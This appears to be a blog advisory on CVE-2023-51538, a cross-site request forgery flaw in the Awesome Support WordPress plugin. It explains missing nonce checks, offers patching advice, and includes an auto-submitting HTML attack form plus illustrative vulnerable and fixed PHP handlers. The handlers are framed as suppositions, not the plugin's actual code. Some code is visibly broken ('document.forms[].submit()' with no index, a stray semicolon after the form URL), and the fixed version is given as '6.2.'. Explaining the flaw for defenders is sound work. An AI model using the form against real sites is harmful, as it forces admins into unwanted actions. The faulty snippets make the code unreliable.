
The world relies more on digital support every day, and WordPress plugins like Awesome Support help businesses deliver that. But sometimes, security bugs slip in. One such example is CVE-2023-51538 – a Cross-Site Request Forgery (CSRF) vulnerability discovered in the Awesome Support – WordPress HelpDesk & Support Plugin, affecting versions up to 6.1.5.
Let’s break down what went wrong, show real exploitation, and explain how to protect yourself.
What is CVE-2023-51538?
CVE-2023-51538 is a critical security hole found in the Awesome Support WordPress plugin. The bug allows an attacker to trick logged-in admins (or certain privileged users) into making unauthorized actions without their consent. This is possible because the plugin failed to properly verify "nonces", which are like security tokens that help WordPress prevent CSRF attacks.
CSRF happens when a logged-in user is tricked into performing unwanted actions on a web app.
- Example: You are logged into WordPress as an admin, visit a malicious site, and without knowing, you approve a support ticket or change plugin settings.
Normally, WordPress uses special security codes (nonces) to prevent this. If a plugin skips nonce checks on sensitive actions, it becomes vulnerable.
Exploit Details: How Attackers Take Advantage
Suppose the plugin offers a button to "Close Support Ticket." If it doesn't check for a valid security token, an attacker can create a fake form on another website that, when visited by a logged-in admin, triggers the close action.
Let’s see a basic attack form
<!-- Save as exploit.html and have a logged-in admin visit it -->
<form action="https://yourwordpresssite.com/wp-admin/admin-ajax.php?action=close_ticket&ticket_id=123"; method="POST">
  <input type="hidden" name="status" value="closed">
  <input type="submit" value="Click me!">
</form>
<!-- Could also auto-submit with JavaScript: -->
<script>
  document.forms[].submit();
</script>
When an admin visits this page, their browser sends a POST request, which could close ticket ID 123 without any confirmation or security check.
If nonces are not implemented in the plugin code behind close_ticket, attackers can automate changing ticket statuses, deleting tickets, or more – all without the admin knowing.
Let’s suppose part of the plugin handles AJAX actions like this
// Vulnerable handler in Awesome Support before fix
add_action('wp_ajax_close_ticket', 'as_close_ticket_handler');
function as_close_ticket_handler() {
    $ticket_id = $_POST['ticket_id'];
    // NO nonce check here!
    // Proceed to close ticket...
}
Here’s what a secure version should look like
add_action('wp_ajax_close_ticket', 'as_close_ticket_handler');
function as_close_ticket_handler() {
    // Check a nonce value from the request
    if ( ! isset($_POST['as_nonce']) || ! wp_verify_nonce($_POST['as_nonce'], 'close_ticket') ) {
        wp_die('Invalid request');
    }
    $ticket_id = $_POST['ticket_id'];
    // Proceed to close ticket securely
}
How To Protect Your Site
1. Update Immediately:
Update Awesome Support to the latest version (6.2. or above). Devs have patched the issue.
- Download the latest version here.
2. Least Privilege:
Don’t browse untrusted sites while logged in as admin.
3. Educate Admins:
Train your staff never to click odd links or browse around while logged into WordPress as an admin.
More Technical References
- Official CVE entry for CVE-2023-51538
- Plugin's changelog
- Wordfence advisory (example)
Conclusion
CVE-2023-51538 shows that even the most trusted plugins can have big security problems if developers skip simple nonce checks. If you use Awesome Support, update right now. If you’re a WordPress pro, always review plugin code for proper nonce protection on important actions.
Stay patched. Stay safe. Never underestimate “small” bugs – they can mean big trouble.
Useful links
- Awesome Support on WordPress.org
- Detailed description on VulDB
If you run a helpdesk, take security just as seriously as customer service!
Timeline
Published on: 01/05/2024 10:15:11 UTC
Last modified on: 01/09/2024 15:02:46 UTC